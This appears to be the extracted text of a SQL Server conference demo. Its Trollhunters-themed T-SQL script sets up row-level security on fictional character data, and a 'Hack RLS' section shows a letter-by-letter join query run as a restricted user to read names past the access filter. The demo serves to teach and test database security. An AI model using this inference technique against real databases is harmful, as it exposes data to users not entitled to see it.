Seen as Barbara	1	--	Good	Hero	--	Alive	--	0	Arcadia Oaks	--	Sword of Daylight, Sword of Eclipse	--	--	--
Seen as Barbara	20	--	NULL	NULL	NULL	NULL	--	NULL	NULL	--	NULL	--	--	NULL

Ready

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Quick Launch (Ctrl+Q)

hiramfleitas H

TrollHunters.sql

```
239 --+
240 -- | Mom finds out |
241 --+-----+
242 create table Letters (
243     Letter varchar(1) not null,
244     constraint PK_Letters primary key clustered (Letter asc));
245 go --drop table letters
246 insert Letters (Letter) values
247     ('A'),('B'),('C'),('D'),('E'),('F'),('G')
248 ,('H'),('I'),('J'),('K'),('L'),('M'),('N'),('Ñ'),('O'),('P')
249 ,('Q'),('R'),('S')
250 ,('T'),('U'),('V')
251 ,('W'),('X'),('Y'),('Z')
252 ,(' '),('.');
253 go
254 grant select on Letters to [Barbara Lake];
255 go
256 execute as user = 'Barbara Lake';
257 select 'Seen as Barbara' as Person
258 ,c.FullName
259 ,L01.Letter as L01 ,L02.Letter as L02 ,L03.Letter as L03 ,L04.Letter as L04
260 ,L05.Letter as L05 ,L06.Letter as L06 ,L07.Letter as L07 ,L08.Letter as L08
261 ,L09.Letter as L09 ,L10.Letter as L10 ,L11.Letter as L11 ,L12.Letter as L12
262 ,L13.Letter as L13 ,L14.Letter as L14 ,L15.Letter as L15 ,L16.Letter as L16
263 ,L17.Letter as L17 ,L18.Letter as L18 ,L19.Letter as L19 ,L20.Letter as L20
264 ,L21.Letter as L21 ,L22.Letter as L22 ,L23.Letter as L23 ,L24.Letter as L24
265 ,L25.Letter as L25 ,L26.Letter as L26 ,L27.Letter as L27 ,L28.Letter as L28
266 ,L29.Letter as L29
267 from [Character] c
268 inner join Letters L01 on (L01.Letter = substring(c.FullName,01,1))
269 inner join Letters L02 on (L02.Letter = substring(c.FullName,02,1))
270 inner join Letters L03 on (L03.Letter = substring(c.FullName,03,1))
271 inner join Letters L04 on (L04.Letter = substring(c.FullName,04,1))
272 inner join Letters L05 on (L05.Letter = substring(c.FullName,05,1))
273 inner join Letters L06 on (L06.Letter = substring(c.FullName,06,1))
274 inner join Letters L07 on (L07.Letter = substring(c.FullName,07,1))
275 inner join Letters L08 on (L08.Letter = substring(c.FullName,08,1))
276 inner join Letters L09 on (L09.Letter = substring(c.FullName,09,1))
277 inner join Letters L10 on (L10.Letter = substring(c.FullName,10,1))
278 inner join Letters L11 on (L11.Letter = substring(c.FullName,11,1))
```

(29 row(s) affected)

110 %

Query executed successfully at 5:47:16 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | </TrollHunters> | 00:00:00 | 0 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q)

hiramfleitas H

TrollHunters.sql

```

254 grant select on Letters to [Barbara Lake];
255 go
256 execute as user = 'Barbara Lake';
257 select 'Seen as Barbara' as Person
258 ,c.FullName
259 ,L01.Letter as L01 ,L02.Letter as L02 ,L03.Letter as L03 ,L04.Letter as L04
260 ,L05.Letter as L05 ,L06.Letter as L06 ,L07.Letter as L07 ,L08.Letter as L08
261 ,L09.Letter as L09 ,L10.Letter as L10 ,L11.Letter as L11 ,L12.Letter as L12
262 ,L13.Letter as L13 ,L14.Letter as L14 ,L15.Letter as L15 ,L16.Letter as L16
263 ,L17.Letter as L17 ,L18.Letter as L18 ,L19.Letter as L19 ,L20.Letter as L20
264 ,L21.Letter as L21 ,L22.Letter as L22 ,L23.Letter as L23 ,L24.Letter as L24
265 ,L25.Letter as L25 ,L26.Letter as L26 ,L27.Letter as L27 ,L28.Letter as L28
266 ,L29.Letter as L29
267 from [Character] c
268 inner join Letters L01 on (L01.Letter = substring(c.FullName,01,1))
269 inner join Letters L02 on (L02.Letter = substring(c.FullName,02,1))
270 inner join Letters L03 on (L03.Letter = substring(c.FullName,03,1))
271 inner join Letters L04 on (L04.Letter = substring(c.FullName,04,1))
272 inner join Letters L05 on (L05.Letter = substring(c.FullName,05,1))
273 inner join Letters L06 on (L06.Letter = substring(c.FullName,06,1))
274 inner join Letters L07 on (L07.Letter = substring(c.FullName,07,1))
275 inner join Letters L08 on (L08.Letter = substring(c.FullName,08,1))
276 inner join Letters L09 on (L09.Letter = substring(c.FullName,09,1))
277 inner join Letters L10 on (L10.Letter = substring(c.FullName,10,1))
278 inner join Letters L11 on (L11.Letter = substring(c.FullName,11,1))
279 inner join Letters L12 on (L12.Letter = substring(c.FullName,12,1))
280 inner join Letters L13 on (L13.Letter = substring(c.FullName,13,1))
281 inner join Letters L14 on (L14.Letter = substring(c.FullName,14,1))
282 inner join Letters L15 on (L15.Letter = substring(c.FullName,15,1))
283 inner join Letters L16 on (L16.Letter = substring(c.FullName,16,1))
284 inner join Letters L17 on (L17.Letter = substring(c.FullName,17,1))
285 inner join Letters L18 on (L18.Letter = substring(c.FullName,18,1))
286 inner join Letters L19 on (L19.Letter = substring(c.FullName,19,1))
287 inner join Letters L20 on (L20.Letter = substring(c.FullName,20,1))
288 inner join Letters L21 on (L21.Letter = substring(c.FullName,21,1))
289 inner join Letters L22 on (L22.Letter = substring(c.FullName,22,1))
290 inner join Letters L23 on (L23.Letter = substring(c.FullName,23,1))
291 inner join Letters L24 on (L24.Letter = substring(c.FullName,24,1))
292 inner join Letters L25 on (L25.Letter = substring(c.FullName,25,1))
293 inner join Letters L26 on (L26.Letter = substring(c.FullName,26,1))
294 inner join Letters L27 on (L27.Letter = substring(c.FullName,27,1))
295 inner join Letters L28 on (L28.Letter = substring(c.FullName,28,1))
296 inner join Letters L29 on (L29.Letter = substring(c.FullName,29,1))
297 revert;
298 go
299

```

1 Seen as Barbara -- J I M L A K E J R . N U Ñ E Z

2 Seen as Barbara -- C L A I R E M A R I A B L A C K

3 Seen as Barbara -- G U N M A R T H E B L A C K

4 Seen as Barbara -- A R A R G H A U M O N T

5 Seen as Barbara -- S T R I C K L A N D E R

6 Seen as Barbara -- A N G O R R O T

7 Seen as Barbara -- Z E L D A N O M U R A

8 Seen as Barbara -- D R A A L T H E D E A D L Y

9 Seen as Barbara -- M O R G A N A

10 Seen as Barbara -- B L I N K O U S G A L A D R I G A L

11 Seen as Barbara -- B U L A R

12 Seen as Barbara -- D I C T A T I O U S M A X I M U S G A L

13 Seen as Barbara -- T O B I A S D O M Z A L S K I

14 Seen as Barbara -- U S U R N A

15 Seen as Barbara -- E L I J A H L E S L I E P E P P E R J A

16 Seen as Barbara -- S T E V E P A L C H U K

17 Seen as Barbara -- V E N D E L

18 Seen as Barbara -- K A N J I G A R T H E C O U R A G E O U

19 Seen as Barbara -- M E R L I N

20 Seen as Barbara -- J I M L A K E S R .

21 Seen as Barbara -- O T T O S C A A R B A C H

22 Seen as Barbara -- G L A D Y S G R O

23 Seen as Barbara -- D A R C I S C O T T

24 Seen as Barbara -- M A R Y J . W A N G

25 Seen as Barbara -- D E Y A T H E D E L I V E R E R

26 Seen as Barbara -- U N K A R T H E U N F O R T U N A T E

27 Seen as Barbara -- B A R B A R A L A K E

28 Seen as Barbara -- E N R I Q U E N U Ñ E Z

29 Seen as Barbara -- G N O M E C H O M P S K Y

30 Seen as Barbara -- W A L T O L E M E W S T R I C K L E R

31 Seen as Barbara -- G O B L I N S

32 Seen as Barbara -- G A T T O

33 Seen as Barbara -- S E Ñ O R U H L

34 Seen as Barbara -- S H A N N O N L O N G H A N N O N

35 Seen as Barbara -- W U M P A

36 Seen as Barbara -- N Y A R L A G R O T H

37 Seen as Barbara -- M R S . N U Ñ E Z

38 Seen as Barbara -- M R . N U Ñ E Z


localhost (14.0 RTM) | UPCIC\hramfleitas (65) | ↵/ñ@localhost | 00:00:00 | 44 rows

Package Manager Console Error List Output


Ready

# DEMO 4

Row-Level Security



# Hack RLS



Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
-- Troll Hunters: http://trollhunters.wikia.com/wiki/Trollhunters_Wiki , https://en.wikipedia.org/wiki/Trollhunters
-- :connect localhost
-- :connect TrollHunters
-- By: Hiram Fleitas, hiramfleitas@hotmail.com. Special thx to Andy and Dmitri.
go

-----+
| Lore |
-----+
+if db_id(N'dbo') is not null --drop/create db ...
go

use [dbo]
go
create table [Character] (
go
create table [Locations] ( LocationId int identity(1,1) not null, LocationName varchar(50), CharacterId int foreign key references [Character](CharacterId), co
go
create table [Episode] ( ...
go
set identity_insert [Character] on; --drop table [Character] ...
go
set identity_insert [Locations] on; --drop table [Locations] ...
go
insert [Episode] --drop table [Episode] ...
go
go
-----+
| Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-local. |

(44 row(s) affected)

(11 row(s) affected)

(10 row(s) affected)
```

110 % T-SQL Message

(44 row(s) affected)

(11 row(s) affected)

(10 row(s) affected)

110 %

Query executed successfully at 5:12:52 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | dbo | 00:00:00 | 0 rows

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'Pixies' (1 project)

- Properties
- References
- AmuletOfDaylight.sql
- App.config
- Program.cs
- TrollHunters.sql

Notifications

Solution Explorer Team Explorer

Properties

Current connection parameters

Connection

Connection name	localhost (UPCIC\hfleitas)
Display name	localhost
Login name	UPCIC\hfleitas
Server name	localhost
Server version	14.0.1000
Session Tracing ID	
SPID	65
State	Open

Connection Details

Display name	localhost
Login name	UPCIC\hfleitas
Server name	localhost
Server version	14.0.1000
Session Tracing ID	
SPID	65
State	Open

Query Execution Details

Display name

The display name of the connection

Server Explorer Toolbox SQL Server Object Explorer

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
313 --+-----+
314 -- | Lore RLS |
315 --+-----+
316 --:connect localhost
317 -- add users with select. lines 172-181.
318 drop security policy if exists PortalPolicy;...
322 go
323 create view [Humans] as
324     select FullName, [Status], Age, Home, Relatives, EyeColor, HairColor
325     from [Character]
326     where ( FullName = user_name() or Relatives like '%'+user_name()+'%' )
327     or      user_name()='Jim Lake Jr.';
328 go
329 -- Everyone in Arcadia knows eachother.
330 declare @sql nvarchar(max), @count int...
340 go
341 select user_name(grantee_principal_id) as [User], permission_name, object_name(major_id) as [OnObject] ...
348 go
349 -- Mom doesn't know about the Trolls.
350 execute as user = 'Barbara Lake';
351     select 'Seen as Barbara' as Person, * from [Humans];
352 revert;
353 go
354 -- By the glory of Merlin, Daylight is mine to command!
355 execute as user = 'Jim Lake Jr.';
356     select 'Seen as Jim' as Person, * from [Humans];
357 revert;
358 go
359 -- Only the heartstone can open the portal to Trollmarkert.
360 create schema Portal;
361 go
362 create function Portal.fn_PortalAccess (@FullName as sysname, @Relatives as sysname) ...
367 go
368 create security policy PortalPolicy...
370 go
371 -- Trollhunters check if an RLS enchantment exists.
372 select object_name(object_id) as ObjectName, * from sys.security_policies;
373     select object_name(object_id) as ObjectName, * from sys.security_predicates;
374 go
375 -- Mom doesn't know about the Trolls.
```

Command(s) completed successfully.

110 %

Query executed successfully at 5:56:29 PM

localhost (14.0 RTM) | UPCI\hfleitas (65) | </> | 00:00:00 | 0 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
313 --+ +--+  
314 -- | Lore RLS |  
315 -- +-----+  
316 -- :connect localhost  
317 -- add users with select. lines 172-181.  
318 drop security policy if exists PortalPolicy;...  
322 go  
323 create view [Humans] as  
324     select FullName, [Status], Age, Home, Relatives, EyeColor, HairColor  
325     from [Character]  
326     where ( FullName = user_name() or Relatives like '%' + user_name() + '%' )  
327     or      user_name() = 'Jim Lake Jr.';  
328 go  
329 -- Everyone in Arcadia knows eachother.  
330 declare @sql nvarchar(max) = null, @count int = null;...  
340 go  
341 select user_name(grantee_principal_id) as [User], permission_name, object_name(major_id) as [OnObject] ...  
348 go  
349 -- Mom doesn't know about the Trolls.  
350 execute as user = 'Barbara Lake';  
351     select 'Seen as Barbara' as Person, * from [Humans];  
352 revert;  
353 go  
354 -- By the glory of Merlin, Daylight is mine to command!  
355 execute as user = 'Jim Lake Jr.';  
356     select 'Seen as Jim' as Person, * from [Humans];  
357 revert;  
358 go  
359 -- Only the heartstone can open the portal to Trollmarkert.  
360 create schema Portal;  
361 go  
362 create function Portal.fn_PortalAccess (@FullName as sysname, @Relatives as sysname) ...  
367 go  
368 create security policy PortalPolicy...  
370 go  
371 -- Trollhunters check if an RLS enchantment exists.  
372 select object_name(object_id) as ObjectName, * from sys.security_policies;  
373 select object_name(object_id) as ObjectName, * from sys.security_predicates;  
374 go  
375 -- Mom doesn't know about the Trolls
```

110 %

Query executed successfully at 6:08:45 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | ↵/SQL@localhost | 00:00:00 | 17 rows

Server Explorer Toolbox SQL Server Object Explorer Notifications Solution Explorer Team Explorer Properties

Ready

A screenshot of Microsoft Visual Studio showing a SQL script named "TrollHunters.sql" in the editor. The script contains several SQL statements, including creating a view named [Humans], granting SELECT permissions on it to various users, and creating a security policy named PortalPolicy. A screenshot of the results pane shows a table with 17 rows of data, mapping users to their permissions and objects. The results pane also indicates 17 rows were affected.

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q)

hiramfleitas H

TrollHunters.sql

```
313 -- +-----+
314 -- | Lore RLS |
315 -- +-----+
316 -- :connect localhost
317 -- add users with select. lines 172-181.
318 drop security policy if exists PortalPolicy;...
322 go
323 create view [Humans] as ...
328 go
329 -- Everyone in Arcadia knows eachother.
330 declare @sql nvarchar(max)=null, @count int = null;...
340 go
341 select user_name(grantee_principal_id) as [User], permission_name, object_name(major_id) as [OnObject]
348 go
349 -- Mom doesn't know about the Trolls.
350 execute as user = 'Barbara Lake';
351 select 'Seen as Barbara' as Person, * from [Humans];
352 revert;
353 go
354 -- By the glory of Merlin, Daylight is mine to command!
355 execute as user = 'Jim Lake Jr.';
356 select 'Seen as Jim' as Person, * from [Humans];
357 revert;
358 go
359 -- Only the heartstone can open the portal to Trollmarkert.
360 create schema Portal;
361 go
362 create function Portal.fn_PortalAccess (@FullName as sysname, @Relatives as sysname)
363 returns table with schemabinding as
364 return select 1 as PortalAccess
365 where (@FullName = user_name() or @Relatives like '%' + user_name() + '%')
366 or user_name() = 'Jim Lake Jr.';
367 go
368 create security policy PortalPolicy
369 add filter predicate Portal.fn_PortalAccess (FullName, Relatives) on dbo.[Character] with (state = on);
370 go
371 -- Trollhunters check if an RLS enchantment exists.
372 select object_name(object_id) as ObjectName, * from sys.security_policies;
373 select object_name(object_id) as ObjectName, * from sys.security_predicates;
374 go
```

1 Person FullName Status Age Home Relatives EyeColor HairColor  
1 Seen as Barbara Jim Lake Jr. Alive 16 Arcadia Oaks Jim Lake Sr., Barbara Lake, Claire Nuñez Blue Black  
2 Seen as Barbara Jim Lake Sr. NULL NULL Jim Lake Jr., Barbara Lake Green Black  
3 Seen as Barbara Barbara Lake Alive NULL Arcadia Oaks Jim Lake Jr. Blue Brown

localhost (14.0 RTM) | UPCIC\hfleitas (65) | ↵/SQL\TrollHunters | 00:00:00 | 3 rows

Server Explorer Toolbox SQL Server Object Explorer Notifications Solution Explorer Team Explorer Properties

110 %

Query executed successfully at 6:15:31 PM

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q)

hiramfleitas H

TrollHunters.sql

```

313 --+ +-----+
314 -- | Lore RLS |
315 -- +-----+
316 -- :connect localhost
317 -- add users with select. lines 172-181.
318 drop security policy if exists PortalPolicy;...
322 go
323 create view [Humans] as ...
328 go
329 -- Everyone in Arcadia knows eachother.
330 declare @sql nvarchar(max)=null, @count int = null;...
340 go
341 select user_name(grantee_principal_id) as [User], permissi
348 go
349 -- Mom doesn't know about the Trolls.
350 execute as user = 'Barbara Lake';
351 select 'Seen as Barbara' as Person, * from [Humans];
352 revert;
353 go
354 -- By the glory of Merlin, Daylight is mine to command!
355 execute as user = 'Jim Lake Jr.';
356 select 'Seen as Jim' as Person, * from [Humans];
357 revert;
358 go
359 -- Only the heartstone can open the portal to Trollmarkert
360 create schema Portal;
361 go
362 create function Portal.fn_PortalAccess (@FullName as sysname
363 returns table with schemabinding as
364 return select 1 as PortalAccess
365 where (@FullName = user_name() or @Relatives lik
366 or user_name() = 'Jim Lake Jr.');
367 go
368 create security policy PortalPolicy
369 add filter predicate Portal.fn_PortalAccess (FullName, Rela
370 go
371 -- Trollhunters check if an RLS enchantment exists.
372 select object_name(object_id) as ObjectName, * from sys.sec
373 select object_name(object_id) as ObjectName, * from sys.sec
374 go

```

1 Person FullName Status Age Home Relatives EyeColor HairColor
 1 Seen as Jim Jim Lake Jr. Alive 16 Arcadia Oaks Jim Lake Sr., Barbara Lake, Claire Nuñez Blue
 2 Seen as Jim Claire Maria Nuñez Alive 15 Arcadia Mr. Nuñez, Mrs. Nuñez, Baby Enrique, Jim Lake Jr. Brown
 3 Seen as Jim Gunmar the Black Alive NULL Darklands, Trollmarket Bular Blue
 4 Seen as Jim Ararghaumont Alive NULL Deep Cavems, Heartstone Trollmarket NULL Green
 5 Seen as Jim Stricklander Alive NULL Arcadia Walter Strickler Green
 6 Seen as Jim Angor Rot Deceased NULL NULL his village Yellow, White
 7 Seen as Jim Zelda Nomura Alive NULL Arcadia Oaks NULL Green
 8 Seen as Jim Draal the Deadly Cursed by Gunmar's Decimer Blade NULL Heartstone Trollmarket Kanjigar Yellow and Red
 9 Seen as Jim Morgana Alive NULL Forests of the Black Sea, Bulgaria NULL
 10 Seen as Jim Blinkous Galadrigal Alive 600 Heartstone Trollmarket Dictatious Maximus Galadrigal Brown
 11 Seen as Jim Bular Deceased NULL Darklands Gunmar Orange
 12 Seen as Jim Dictatious Maximus Galadrigal Alive 4999 Trollmarket, Darklands Blinky NULL
 13 Seen as Jim Tobias Domzalski Alive 15 Arcadia Nana, Mr. Domzalski, Mrs. Domzalski Green
 14 Seen as Jim Usuma Alive NULL NULL
 15 Seen as Jim Elijah Leslie Pepperjack Alive 15 Arcadia NULL Green
 16 Seen as Jim Steve Palchuk Alive 16 Arcadia NULL Brown
 17 Seen as Jim Vendel Deceased 9000 Heartstone Trollmarket Rundle, Kilfred White
 18 Seen as Jim Kanjigar the Courageous Dead NULL The Void, The Hero's Forge Draal Yellow
 19 Seen as Jim Merlin NULL NULL Camelot NULL
